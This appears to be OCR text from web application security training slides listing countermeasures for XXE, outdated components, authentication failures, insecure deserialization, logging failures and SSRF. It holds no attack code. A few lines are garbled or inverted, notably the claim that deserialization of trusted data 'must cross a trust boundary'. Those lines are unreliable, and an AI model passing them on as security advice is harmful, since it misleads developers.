
- **Avoid processing XML input** containing a reference to an external entity by a weakly configured XML parser
- The **XML unmarshaller** should be configured securely
- **Parse the document** with a securely configured parser
- Configure the XML processor to use local **static DTD** and disable any declared DTD included in an XML document

Vulnerable and Outdated Components

- Regularly check the versions of both client-side and server-side components as well as their dependencies
- Continuously monitor sources such as the **National Vulnerability Database** (NVD) for vulnerabilities in the components used
- Apply security patches regularly
- Scan the components with **security scanners** frequently
- Enforce security policies and best practices for component use

Identification and Authentication Failures

- Use **SSL** for authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a **hashed form**
- Never submit session data as part of a **GET** or **POST**
- Apply pass phrasing with at least five random words
- Use a **secure platform session manager** to generate long, random session identifiers



Web Application Attack Countermeasures (Cont'd)

Software and Data Integrity Failures

- Enforce **digital signatures** to test the integrity of the source and data
- Always use trusted repositories such as **npm** or **Maven** for libraries and dependencies
- Check the software components for known vulnerabilities using **supply-chain security tools** such as OWASP Dependency Check

Insecure Deserialization


- Validate untrusted input that is to be serialized to ensure that serialized data contain only **trusted classes**
- The deserialization of trusted data must cross a trust boundary
- Developers must redo the architecture of their applications
- Avoid serialization for **security-sensitive classes**

Security Logging and Monitoring Failures

- Define the scope of assets covered in **log monitoring** to include business-critical areas
- Setup a minimum baseline for logging and ensure that it is followed for all assets
- Ensure that logs are logged with user context so that **they are traceable** to specific users

Server-Side Request Forgery Attacks

- Ensure **URL stability** for the prevention of DNS rebinding and TOCTOU attacks
- Implement the **segregation of access** functionality for the remote resources into distinct networks
- Enable the policy of "**deny by default**"



Web Application Attack Countermeasures (Cont'd)

Directory Traversal

